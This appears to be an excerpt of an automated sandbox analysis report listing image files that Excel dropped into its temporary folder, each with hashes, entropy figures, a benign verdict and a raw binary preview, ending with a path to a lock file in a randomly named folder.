C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\1AE5E43D.png

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 399 x 605, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	50311
Entropy (8bit):	7.960958863022709
Encrypted:	false
SSDEEP:	768:hfo72tRlBZeeRugjj8yooVAK92SYAD0PSsX35SVFN0t3HcoNz8WEK6Hm8bbxXVGx:hf0WBueSoVAKxLD06w35SEVNz8im0AEH
MD5:	4141C7515CE64FED13BE6D2BA33299AA
SHA1:	B290F533537A734B7030CE1269AC8C5398754194
SHA-256:	F6B0FE628E1469769E6BD3660611B078CEF6EE396F693361B1B42A9100973B75
SHA-512:	74E9927BF0C6F8CB9C3973FD68DAD12B422DC4358D5CCED956BC6A20139B21D929E47165F77D208698924CB7950A7D5132953C75770E4A357580BF271BD9BD8
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	.PNG.....IHDR.....].....^....gAMA.....a.....sRGB..... cHRM..z&.....u0...`.:....p..Q<....bKGD.....oFFs.....F.#-nT....pHYs...%...%.IR$.....vpAg.....0...O..... IDATx...h.w....V!...D.....4.p .X(r..x.&..K.(.L...P..d5.R.....b.....C...BP...,% ....qL.,.!E.ni..t.....H._.....G..|~=.....<..#.J!.N.a..a.Q.V...t:.M.v;=..0.s..ixa...0..<...`..a\..a..q.+..a..5.<. .a...`..a\..a..q.+..a..5.<..a...`..a\..a..q.+..a..5.<..a...`..a\..a..q.+..a..5.<..a...`..a\..a..q.+..a..5.<..a...`..a\..a..q.+..a..5.<..a...`..a\..a..q.+..a..5.<..a...`..a\. .a..qM../.u....h6..|.22..g4M.....C.u..y,--..'....a.?~.W.\i.>7q.j..y....iLNN.....5\..w"..b~~...J.sssm.d.Y.u.G....s.\..R.`qq.....C;..$..&..2..x..J..fgg...]=g.Y.y..N..(SN.S8.eZ.T...=....4.? ~..uK.;....SSS...iY.Q.n.I.u\.x..o.,.av.N.(..H..B..X..... ..amm...h4.t:..].j..tz[.(..#..}yy./..".z.-[!4....a...jj.....,dY.7.|.F.....\.~.g.....x..Y...R..\.....w.\.h..K....h..nM

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\32420706.png

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 566 x 429, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	84203
Entropy (8bit):	7.979766688932294
Encrypted:	false
SSDEEP:	1536:RrpoeM3WUHO25A8HD3So4lL9jvtO63O2l/Wr9nuQvs+9QvM4PmgZuVHdJ5v3ZK7+:H5YHOhwx4lRTtO6349uQvXJ4PmgZu11J
MD5:	208FD40D2F72D9AED77A86A44782E9E2

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\32420706.png	
SHA1:	216B99E777ED782BDC3BFD1075DB90DFDDABD20F
SHA-256:	CBFDB963E074C150190C93796163F3889165BF4471CA77C39E756CF3F6F703FF
SHA-512:	7BCE80FFA8B0707E4598639023876286B6371AE465A9365FA21D2C01405AB090517C448514880713CA22875013074DB9D5ED8DA93C223F265C179CFADA609A64
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	.PNG.....IHDR...6.....>(....sRGB.....gAMA.....a.....pHYs.....+.....IDATx^.=v\9..H..f...:ZA..,'..j.r4.....SEJ,%..VPG..K.=....@.$oI.e7....U..... ....>n~&..._..._.rg... .L...D.G!0..G!;...?...Oo.7....Cc...G....g>....._o..._._}q...k.....ru..T.....S.!....~..@Y96.S.....&..1.:....o...q.6..S...'n..H.hS.....y;.N.l.)."[`.f.X.u.n.;....._h.(.u\|0a.....].R.z...2.....GJY \|\..+b...{>vU.....i.....w+.p...X..._.V.-z..s..U..cR..g^..X.....6n...6....O6.-.AM.f.=y ...7...;X....q..\|...=.\|K...w...}O..{\|...G.....~.o3.....z....m6...sN.0..;/....Y..H..o.....~..... (W.`...S.t.....m....+.K...<..M=...IN.U..C..].5.=...s..g.d..f.<Km..$..fS...o..:..}@...;k..m.L./.$.....,}....3%..\|j.....b.r7.O!F...c'.....$...)....|O.CK...._.....Nv....q.t3l.,. ....vD.-..o..k.w.....X...-C..KGld.8.a}|..,.....,....q.=r..Pf.V#.....n...}.....[w...N.b..W.....;..?.Oq..K{>.K.....{w{.....6'/...,}.E...X.I.-Y].JJm.j..pq|.0...e.v.....17...:F

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\4091E51A.jpeg	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	JPEG image data, JFIF standard 1.01, aspect ratio, density 1x1, segment length 16, baseline, precision 8, 191x263, frames 3
Category:	dropped
Size (bytes):	8815
Entropy (8bit):	7.944898651451431
Encrypted:	false
SSDEEP:	192:Qjnr2Il8e7li2YRD5x5dlyuaQ0ugZIBn+0O2yHQGYtPto:QZl8e7li2YdRyuZ0b+JGgtPW
MD5:	F06432656347B7042C803FE58F4043E1
SHA1:	4BD52B10B24EADECA4B227969170C1D06626A639
SHA-256:	409F06FC20F252C724072A88626CB29F299167EAE6655D81DF8E9084E62D6CF6
SHA-512:	358FEB8CBFFBE6329F31959F0F03C079CF95B494D3C76CF3669D28CA8CDB42B04307AE46CED1FC0605DEF31D9839A0283B43AA5D409ADC283A1CAD787BE95F 0E
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	......JFIF.....) ..(...!1!%)-.....383,7(...,.....+...7++++-+++++++++++++---++++++++-+++++++++++++++.....".....F.....!."1A..QRa.#2BSq.....3b.....$c....C...Er.5.....?..x.5.PM.Q@E..I.....i..0.$G.C...h..Gt....f..O..U..D.t^...u.B...V9.f..<..t(.kt. ..d.@...&3)d@@?.q...t..3!.... .9.r.....Q.(:.W..X&..&.1&T.*.K..|kc.....[..l.3(f+.c...:+....5....hHR.0....^R.G..6...&pB..d.h.04.*+..S...M.....[....'.....J...,...<.O.....Yn...T.!..E*G.[l..-..... .$e&.....z..[..3.+~..a.u9d.&9K.xkX'.."...Y...l.....MxPu..b..:0e:.R.#.....U....E...4Pd/..0.`.4 ...A...t....2....gb[}b.I."&..y1.....l.s>.ZA?.....3... z^....L.n6..Am.1m....0../..~.y.... ..1.b.0U...5.oi.\.LH1.f....sl.....f.'3?...bu.P4>...+..B....eL....R.,...<....3.0O$,=..K.!....Z.....O.I.z....am....C.k..iZ ...<ds....f8f..R....K

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\5A2D31B2.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 1268 x 540, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	51166
Entropy (8bit):	7.767050944061069
Encrypted:	false
SSDEEP:	1536:zdKgAwKoL5H8LiLtoEdJ9OSbB7laAvRXDlBig49A:JDAQ9H8/GMSdhahg49A
MD5:	8C29CF033A1357A8DE6BF1FC4D0B2354
SHA1:	85B228BBC80DC60D40F4D3473E10B742E7B9039E
SHA-256:	E7B744F45621B40AC44F270A9D714312170762CA4A7DAF2BA78D5071300EF454
SHA-512:	F2431F3345AAB82CFCE2F96E1D54E53539964726F2E0DBC1724A836AD6281493291156AAD7CA263B829E4A1210A118E6FA791F198B869B4741CB47047A5E6D6A
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	.PNG.....IHDR.....q~.....sRGB.....gAMA.....a.....pHYs.....o.d...sIDATx^..;.,;.....d.....{...m.m....4...h..B.d...%x.?..{w.$#.Aff..?W.....x.(.....^....{.....^j. .....oP.C?@GGGGGGGGG?@GGGGG.F}c.....E).....c._....w{}.....e;.._ttttt.X.....C.....uOV.+..l...|?.....@GGG?@GGG./...uK.WnM'.....s.s ...`.....ttttt.:::.....:.z.{...'..=.....ttt..g.:::z.....=.....F..'..O..sLU..:nZ.DGGGGGGGGG.AGGGGGGGG.Y.....#~.....7,.....O..b.GZ.....].....].....]....]...CO.vX>..... @GGGw/3.....tttt.2...s....n.U.!.....:.....:.....:.....%...'..)w.....>.{.....<;.....^..z...../..=.....~.].q.t...AGGGGGGGGG?@GGGGGGG...AA..... .....~.....z...^...\....._ttttt.X.....C....o.{.O.Y1.....=....]^X.....ttt..tttt.....f.%.....nAGGGG.....[.....=....b....?{.....=.....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\63F24961.emf	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	Windows Enhanced Metafile (EMF) image data version 0x10000
Category:	dropped
Size (bytes):	7592
Entropy (8bit):	5.455885888544303
Encrypted:	false
SSDEEP:	96:znp5cqblJaXn/08pnDp0d7vilxL01/G37uVH1oL6lcQtoVhZxGOme3SBwO:bp2STxK/LA/FVoL3QtKhn+e3+wO
MD5:	F90940F79806885D4D1066FF87C79506
SHA1:	4292293781E28C72F1BD8D888A87E99F70EABFB3
SHA-256:	0BC0CE96702BEBFC824C0957DDB9193BA5AC80E7D9600F73DA1F055401D77EBF
SHA-512:	5B2D5FABEDDEAE601F9EADAE8D0AC88255111ADF3B9E53C9B6CC45CFE1B042ED14E7942C82A440EEA85F9B11E27FBD930FB934505EC8E26DB78B182296196 E6A
Malicious:	false

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\63F24961.emf	
Preview:	....l...(.....e...<..... EMF.....8...X.....?.....C...R...p.....S.e.g.o.e. .U.l..... .....=.6.).X.....d.....'.q....\.....L..W.q.....6Ov_.q.....qX.=.Dy.w.P4.....w..4.$.....d.....J^.q.... ^.qHB4..P4.8^.....-...4...<.w.....<..v.Zfv....X..o.... X.=.....gvdv.....%.....r.....'.....(...(.....?.....?.....l...4.....(...(...(...(..... .....HD?^KHCcNJFfOJFiQMHlSPJoUPLrWRMvYSPx[UR{]X Q~^XS._ZT.a[U.c\U.e^V.e^X.g`Y.hbY.jaZ.jb\.ld].ld].nd^.nf^.

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\6BC1535.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 1686 x 725, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	79394
Entropy (8bit):	7.864111100215953
Encrypted:	false
SSDEEP:	1536:ACLfq2zNFewyOGGG0QZ+6G0GGGLvjpP7OGGGeLEnf85dUGkm6COLZgf3BNUdQ:7PzbewyOGGGv+6G0GGG7jpP7OGGGeLEe
MD5:	16925690E9B366EA60B610F517789AF1
SHA1:	9F3FE15AE44644F9ED8C2CA668B7020DF726426B
SHA-256:	C3D7308B11E8C1EFD9C0A7F6EC370A13EC2C87123811865ED372435784579C1F
SHA-512:	AEF16EA5F33602233D60F6B6861980488FD252F14DCAE10A9A328338A6890B081D59DCBD9F5B68E93D394DEF2E71AD06937CE2711290E7DD410451A3B1E54CD
Malicious:	false
Preview:	.PNG.....IHDR.....J....sRGB.....gAMA.....a.....pHYs...t...t..f.x....IDATx^....~.y.....K...E...):.#.Ik..$o.....a.-[..S..M*A..Bc..i+..e...u["R.., (.b...IT.0X.}...(..@...F>...v....s.g. ....x.>...9s..q]s.....w...^z.....?.....9D.}.w}W..RK.....S..y....S.y....S.J_..qr.....I}|..._...>r.v~..G.*.)..#.>z._....|.#..fF..?.G.....zO.C.....zO.%.....'....S..y....S.y....S.J_..qr.....I}|.._ ...>r.v~..G.*.)..#.>z....._.W.~....S.....c..zO.C..N.vO.%.....S..y....S.y....S.J_..qr.....I}|.._...>r.v~..G.*.)..#.>z..&nf..?.....zO.C...o...{J-....._..S..y....S.y....S.J_..qr.....I}|.._. ..>r.v~..G.*.)..#.>z...6.....J..:.....SjI..=...}.zO.#.%.vO.+...vO.+}.R...6.f.'..m.~m.~..=..5C.....4[....%uw.....M.r..M.k.:N.q4[<..o..k...G.....XE=..b$.G.,..K...H'._nj..kJ_..qr.... .I}|.._...>r.v~..G.*.)..#.>.....R...._..j.G...Y.>..!.....O..{....L.}S..|.=}.>..OU...m.ks/....x..I....X.]e.....?.....$...F.....>..{.Qb.....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\79991ED9.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 476 x 244, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	49744
Entropy (8bit):	**7.99056926749243**
Encrypted:	**true**
SSDEEP:	768:wnuJ6p14x3egT1LYye1wBiPaaBsZbkCev17dGOhRkJjsv+gZB/UcVaxZJ2LEz:Yfp1UeWNYF1UiPm+/q1sxZB/ZS
MD5:	63A6CB15B2B8ECD64F1158F5C8FBDCC8
SHA1:	8783B949B93383C2A5AF7369C6EEB9D5DD7A56F6
SHA-256:	AEA49B54BA0E46F19E04BB883DA311518AF3711132E39D3AF143833920CDD232
SHA-512:	BB42A40E6EADF558C2AAE82F5FB60B8D3AC06E669F41B46FCBE65028F02B2E63491DB40E1C6F1B21A830E72EE52586B83A24A055A06C2CCC2D1207C2D5AD6E 45
Malicious:	false
Preview:	.PNG.....IHDR.....I.M....IDATx....T.]...G.;..nuww7.s...U..K.....Ih....q!i...K....t.'k.W..i..>.....B.....E.0....f.a.....e....++...P..|..^...L.S}r:.....sM....p..p-..y]...t7'.D)...../...k. ...pzos.....6;..H.....U..a..9..1...$.....*.kI<..\F...$.E....?[B(.9.....H..!.....0AV..g.m...23..C..g(.%...6..>.O.r...L..t1.Q-.bE.....).....|i ..."....V.g.\.G..p..p.X[.....*%hyt...@..J...~.p.... .|..>...~.`..E_...*.iU.G...i.O..r6...iV.....@.....Jte...5Q.P.v;..B.C...m.....0.N.....q...b.....Q...c.moT.e6OB...p.v"...."........9..G....B}...../m...0g...8.....6.$.$]p...9.....Z.a.sr.;B.a....m ...>...b..B..K...{...+w?....B3...2...>.....1..-.'.l.p.....L....\.K..P.q.....?>..fd.`w*..y..|y..,....i..'&.?.....).e.D ?.06.....U.%.2t.....6.:...D.B....+~.....M%".fG]b\.[.....1...."......GC6.....J. +.....r.a...ieZ..j.Y...3..Q*m.r.urb.5@.e.v@@....gsb.{q-..3j.....s.f.|8s$p.?3H.....0`.6)...bD....^..+....9..;$...W::.jBH..!tK

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\826EFC38.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 1268 x 540, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	51166
Entropy (8bit):	7.767050944061069
Encrypted:	false
SSDEEP:	1536:zdKgAwKoL5H8LiLtoEdJ9OSbB7laAvRXDlBig49A:JDAQ9H8/GMSdhahg49A
MD5:	8C29CF033A1357A8DE6BF1FC4D0B2354
SHA1:	85B228BBC80DC60D40F4D3473E10B742E7B9039E
SHA-256:	E7B744F45621B40AC44F270A9D714312170762CA4A7DAF2BA78D5071300EF454
SHA-512:	F2431F3345AAB82CFCE2F96E1D54E53539964726F2E0DBC1724A836AD6281493291156AAD7CA263B829E4A1210A118E6FA791F198B869B4741CB47047A5E6D6A
Malicious:	false
Preview:	.PNG.....IHDR.....q~.....sRGB.....gAMA.....a.....pHYs.....o.d...sIDATx^..:.;.....d.....{...m.m....4...h..B.d...%x.?..{w.$#.Aff..?W.....x.(.....^....{.....^j. .....oP.C?@GGGGGGGGG?@GGGGG.F}c.....E).....c._....w{}.....e;.._ttttt.X.....C.....uOV.+..l...|?.....@GGG?@GGG./...uK.WnM'.....s.s ...`.....ttttt.:::.....:.z.{...'..=.....ttt..g.:::z.....=.....F..'..O..sLU..:nZ.DGGGGGGGGG.AGGGGGGGG.Y.....#~.....7,.....O..b.GZ.....]....]....]....]...CO.vX>..... @GGGw/3.....tttt.2...s....n.U.!....:....:....:....%...'..)w.....>.{.....<;.....^..z...../..=.....~.].q.t...AGGGGGGGGG?@GGGGGGG...AA..... .....~.....z...^...\.....ttttt.X.....C....o.{.O.Y1.....=....]^X.....ttt..tttt.....f.%.....nAGGGG.....[.....=....b....?{.....=.....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\8BBCBF4F.png	
File Type:	PNG image data, 399 x 605, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	50311
Entropy (8bit):	7.960958863022709
Encrypted:	false
SSDEEP:	768:hfo72tRlBZeeRugjj8yooVAK92SYAD0PSsX35SVFN0t3HcoNz8WEK6Hm8bbxXVGx:hf0WBueSoVAKxLD06w35SEVNz8im0AEH
MD5:	4141C7515CE64FED13BE6D2BA33299AA
SHA1:	B290F533537A734B7030CE1269AC8C5398754194
SHA-256:	F6B0FE628E1469769E6BD3660611B078CEF6EE396F693361B1B42A9100973B75
SHA-512:	74E9927BF0C6F8CB9C3973FD68DAD12B422DC4358D5CCED956BC6A20139B21D929E47165F77D208698924CB7950A7D5132953C75770E4A357580BF271BD9BD8
Malicious:	false
Preview:	.PNG.....IHDR.....].....^....gAMA.....a.....sRGB..... cHRM..z&.....u0...`.:....p..Q<....bKGD.....oFFs.....F.#-nT....pHYs...%...%.IR$.....vpAg.....0...O..... IDATx...h.w....V!...D.....4.p .X(r..x.&..K.(.L...P..d5.R.....b.....C...BP...,% ....qL.,.!E.ni..t.....H._.....G..\|~=.....<..#.J!.N.a..a.Q.V...t:.M.v;=..0.s..ixa...0..<...`..a\..a..q.+..a..5.<. .a...`..a\..a..q.+..a..5.<..a...`..a\..a..q.+..a..5.<..a...`..a\..a..q.+..a..5.<..a...`..a\..a..q.+..a..5.<..a...`..a\..a..q.+..a..5.<..a...`..a\. .a..qM../.u....h6..\|.22..g4M.....C.u..y,--..'....a.?~.W.\i.>7q.j..y....iLNN.....5\..w"..b~~...J.sssm.d.Y.u.G....s.\..R.`qq....C;..$..&..2..x..J..fgg...]=g.Y.y..N..(SN.S8.eZ.T...=....4.? ~..uK.;....SSS...iY.Q.n.I.u\.x..o.,.av.N.(..H..B..X..... ..amm...h4.t:..].j..tz[.(..#..}yy./..".z.-[!4....a...jj.....,dY.7.|.F.....\.~.g.....x..Y...R..\.....w.\.h..K....h..nM

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\A6AB76E0.emf	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	Windows Enhanced Metafile (EMF) image data version 0x10000
Category:	dropped
Size (bytes):	648132
Entropy (8bit):	2.8124530118203914
Encrypted:	false
SSDEEP:	3072:134UL0tS6WB0JOqFB5AEA7rgXuzqr8nG/qc+L+:l4UcLe0JOcXuurhqcJ
MD5:	955A9E08DFD3A0E31C7BCF66F9519FFC
SHA1:	F677467423105ACF39B76CB366F08152527052B3
SHA-256:	08A70584E1492DA4EC8557567B12F3EA3C375DAD72EC15226CAFB857527E86A5
SHA-512:	39A2A0C062DEB58768083A946B8BCE0E46FDB2F9DDFB487FE9C544792E50FEBB45CEEE37627AA0B6FEC1053AB48841219E12B7E4B97C51F6A4FD308B5255568 8
Malicious:	false
Preview:	....l.....Q>...!.. EMF.....(.....\K..hC..F...,... ...EMF+.@.....X...X...F...\...P...EMF+"@.....@.....$@.....0@.....? !@.....@.....%.....%.....R...p.....@."C.a.l.i.b.r.i.....V$.....o..f.V.@o. %.....o...o.....L.o...o.RQAXL.o.D.o.....o.0.o.$QAXL.o.D.o. ...Id.VD.o.L.o. .....d.V.....%...X...%...7.....{$.....C.a.l.i.b.r.i..... o.X...D.o.x.o..8.V.....dv.....%.....%.....%.....!.....".....%.....%.....%.....T...T.....@.E.@.....L.....P... ... 6...F...$.....EMF+*@..$.....?.....?.....@.....@.....*@..$.....?....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\C7035FEE.emf	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	Windows Enhanced Metafile (EMF) image data version 0x10000
Category:	dropped
Size (bytes):	7608
Entropy (8bit):	5.085491918831368
Encrypted:	false
SSDEEP:	96:+Sp5LSR5gs3iwiMO10VCVU7ckQadVDYM/PVfmhDqpH:5pW+sW31RGtdVDYM3VfmkpH
MD5:	332C0E448848C1DCFAC18AAA237E2151
SHA1:	319D4EBF0024ED92F0424C6BF949EACD22236441
SHA-256:	F1CB1DBD79CC21483BBCD58E689B95C4F0EDACEDD6F1E3239F655C6529718682
SHA-512:	8607DFBDF76369D68CAD592CCFB79FFA55FFD472E83B2D30D9AF9B5B56E8D2B5E2964EF885090A2ABA02310EC425D0617BC2D7BCEB1E70715095F507F6512D D
Malicious:	false
Preview:	....l...,.....<..... EMF.....8...X.....?.....C...R...p.....S.e.g.o.e. .U.l.....=.6.).X.....d.....'.q....\.....L..W.q.....6Ov_.q.....qX.=.Dy.w.P4.....w..4.$.....d.....J^.q.... ^.qHB4..P4.8^.....-...4...<.w.....<..v.Zfv....X..o.... X.=.....gvdv.....%.....r.....'.....(...(.....?.....?.....l...4.....(...(...(...(.... ....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\C83AFE53.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 1686 x 725, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	79394
Entropy (8bit):	7.864111100215953
Encrypted:	false
SSDEEP:	1536:ACLfq2zNFewyOGGG0QZ+6G0GGGLvjpP7OGGGeLEnf85dUGkm6COLZgf3BNUdQ:7PzbewyOGGGv+6G0GGG7jpP7OGGGeLEe
MD5:	16925690E9B366EA60B610F517789AF1
SHA1:	9F3FE15AE44644F9ED8C2CA668B7020DF726426B

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\C83AFE53.png	
SHA-256:	C3D7308B11E8C1EFD9C0A7F6EC370A13EC2C87123811865ED372435784579C1F
SHA-512:	AEF16EA5F33602233D60F6B6861980488FD252F14DCAE10A9A328338A6890B081D59DCBD9F5B68E93D394DEF2E71AD06937CE2711290E7DD410451A3B1E54CD
Malicious:	false
Preview:	.PNG.....IHDR.....J....sRGB.....gAMA.....a.....pHYs...t..t..f.x....IDATx^....~.y.....K...E...):.#.Ik..$o.....a.-[..S..M*A..Bc..i+..e...u["R.., (.b...IT.0X.}...(..@...F>...v....s.g. ....x.>...9s..q]s.....w...^z.....?.....9D.}.w}W..RK.....S..y....S.y....S.J_..qr.....I}|..._...>r.v~..G.*.)..#.>z._....|.#..fF..?.G.....zO.C.....zO.%.....'....S..y....S.y....S.J_..qr.....I}|.._ ...>r.v~..G.*.)..#.>z....._.W.~....S.....c..zO.C..N.vO.%.....S..y....S.y....S.J_..qr.....I}|.._...>r.v~..G.*.)..#.>z..&nf..?.....zO.C...o...{J-....._..S..y....S.y....S.J_..qr.....I}|.._. ..>r.v~..G.*.)..#.>z...6.....J..:.....SjI..=...}.zO.#.%.vO.+...vO.+}.R...6.f.'..m.~m.~..=..5C.....4[....%uw.....M.r..M.k.:N.q4[<..o..k...G.....XE=..b$.G.,..K...H'._nj..kJ_..qr.... .I}|.._...>r.v~..G.*.)..#.>.....R...._..j.G...Y.>..!.....O..{....L.}S..|.=}.>..OU...m.ks/....x..l....X.]e.....?.....$...F.....>..{.Qb.....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\D1A2B317.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 476 x 244, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	49744
Entropy (8bit):	**7.99056926749243**
Encrypted:	**true**
SSDEEP:	768:wnuJ6p14x3egT1LYye1wBiPaaBsZbkCev17dGOhRkJjsv+gZB/UcVaxZJ2LEz:Yfp1UeWNYF1UiPm+/q1sxZB/ZS
MD5:	63A6CB15B2B8ECD64F1158F5C8FBDCC8
SHA1:	8783B949B93383C2A5AF7369C6EEB9D5DD7A56F6
SHA-256:	AEA49B54BA0E46F19E04BB883DA311518AF3711132E39D3AF143833920CDD232
SHA-512:	BB42A40E6EADF558C2AAE82F5FB60B8D3AC06E669F41B46FCBE65028F02B2E63491DB40E1C6F1B21A830E72EE52586B83A24A055A06C2CCC2D1207C2D5AD6E 45
Malicious:	false
Preview:	.PNG.....IHDR.....I.M....IDATx....T.]...G.;..nuww7.s...U..K.....Ih....q!i...K....t.'k.W..i..>.....B.....E.0....f.a.....e....+...P..|..^...L.S}r:.....sM....p..p-..y]...t7'.D)...../...k. ...pzos.....6;,..H.....U..a..9..1...$.....*.kI<..\F...$.E....?[B(.9.....H..!.....0AV..g.m...23..C..g(.%...6..>.O.r...L..t1.Q-.bE.....).....|i ..."....V.g.\.G..p..p.X[.....*%hyt...@..J...~.p.... .|..>...~.`..E_...*.iU.G...i.O..r6...iV.....@.....Jte...5Q.P.v;..B.C...m.....0.N.....q...b.....Q...c.moT.e6OB...p.v"...."........9..G....B}...../m...0g...8.....6.$.$]p...9.....Z.a.sr.;B.a....m ...>...b..B..K...{...+w?....B3...2...>.....1..-.'.l.p.....L....\.K..P.q.....?>..fd.`w*..y..|y.,.....i..'&.?.....).e.D ?.06.....U.%.2t.....6.:...D.B....+~.....M%".fG]b\.[.....1....".....GC6.....J. +.....r.a...ieZ..j.Y...3..Q*m.r.urb.5@.e.v@@....gsb.{q-..3j.....s.f.|8s$p.?3H.....0`..6)...bD....^..+....9..;$...W::.jBH..!tK

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\F5DD422C.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 566 x 429, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	84203
Entropy (8bit):	7.979766688932294
Encrypted:	false
SSDEEP:	1536:RrpoeM3WUHO25A8HD3So4lL9jvtO63O2l/Wr9nuQvs+9QvM4PmgZuVHdJ5v3ZK7+:H5YHOhwx4lRTtO6349uQvXJ4PmgZu11J
MD5:	208FD40D2F72D9AED77A86A44782E9E2
SHA1:	216B99E777ED782BDC3BFD1075DB90DFDDABD20F
SHA-256:	CBFDB963E074C150190C93796163F3889165BF4471CA77C39E756CF3F6F703FF
SHA-512:	7BCE80FFA8B0707E4598639023876286B6371AE465A9365FA21D2C01405AB090517C448514880713CA22875013074DB9D5ED8DA93C223F265C179CFADA609A64
Malicious:	false
Preview:	.PNG.....IHDR...6.....>(....sRGB.....gAMA.....a.....pHYs.....+.....IDATx^.=v\9..H..f...:ZA..,'..j.r4.....SEJ,%..VPG..K.=....@.$oI.e7....U..... ....>n~&..._..._.rg... .L...D.G!0..G!;...?...Oo.7....Cc...G....g>....._o..._._}q...k.....ru..T.....S.!....~..@Y96.S.....&..1.:....o...q.6..S...'n..H.hS.....y;.N.I.)."[`.f.X.u.n.;....._h.(.u|0a.....].R.z...2.....GJY |\..+b...{>vU.....i.....w+.p...X..._.V.-z..s..U..cR..g^..X.....6n...6....O6.-.AM.f.=y ...7...;X....q..|...=.|K...w...}O..{|...G.....~.o3.....z....m6...sN.0..;/....Y..H..o.....~..... (W.`...S.t.....m....+.K...<..M=...IN.U..C..].5.=...s..g.d..f.<Km..$..fS...o..:..}@...;k..m.L./.$.....,}....3%..|j.....b.r7.O!F...c'.....$...)....|O.CK...._.....Nv....q.t3l.,. ....vD.-..o..k.w.....X...-C..KGld.8.a}|..,.....,....q.=r..Pf.V#.....n...}.....[w...N.b..W.....;..?.Oq..K{>.K.....{w{.....6'/...,}.E...X.I.-Y].JJm.j..pq|.0...e.v.....17...:F

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\FB863104.jpeg	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	JPEG image data, JFIF standard 1.01, aspect ratio, density 1x1, segment length 16, baseline, precision 8, 191x263, frames 3
Category:	dropped
Size (bytes):	8815
Entropy (8bit):	7.944898651451431
Encrypted:	false
SSDEEP:	192:Qjnr2ll8e7li2YRD5x5dlyuaQ0ugZIBn+0O2yHQGYtPto:QZl8e7li2YdRyuZ0b+JGgtPW
MD5:	F06432656347B7042C803FE58F4043E1
SHA1:	4BD52B10B24EADECA4B227969170C1D06626A639
SHA-256:	409F06FC20F252C724072A88626CB29F299167EAE6655D81DF8E9084E62D6CF6
SHA-512:	358FEB8CBFFBE6329F31959F0F03C079CF95B494D3C76CF3669D28CA8CDB42B04307AE46CED1FC0605DEF31D9839A0283B43AA5D409ADC283A1CAD787BE95E 0E
Malicious:	false

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\FB863104.jpeg	
Preview:	......JFIF.....) ..(...!1!%)-.....383,7(..,.....+...7++++-+++++++++++++++---++++++++-++++++++++++++++....."..... .....F.....!."1A..QRa.#2BSq.....3b.....$c....C...Er.5.....?..x.5.PM.Q@E..I.....i..0.$G.C...h..Gt....f..O..U..D.t^...u.B...V9.f..<..t(.kt. ..d.@...&3)d@@?.q...t..3!.... .9.r.....Q.(:.W..X&..&.1&T.*.K..|kc.....[..l.3(f+.c...:+....5....hHR.0....^R.G..6...&pB..d.h.04.*+..S...M.....[....'.....J...,...<.O.....Yn...T.!..E*G.[l..-..... .$e&.....z..[..3.+~..a.u9d.&9K.xkX'..".'...Y...l.....MxPu..b..:0e:.R.#.....U....E...4Pd/..0.`.4 ...A...t.....2....gb[)b.I."&..y1.....l.s>.ZA?.....3... z^....L.n6..Am.1m....0../..~.y.... ..1.b.0U...5.oi.\.LH1.f....sl.....f.'3?...bu.P4>...+..B....eL....R.,...<....3.0O$,=..K.!....Z.....O.I.z....am....C.k..iZ ...<ds....f8f..R....K

C:\Users\user\AppData\Roaming\CF97F5\5879F5.lck	
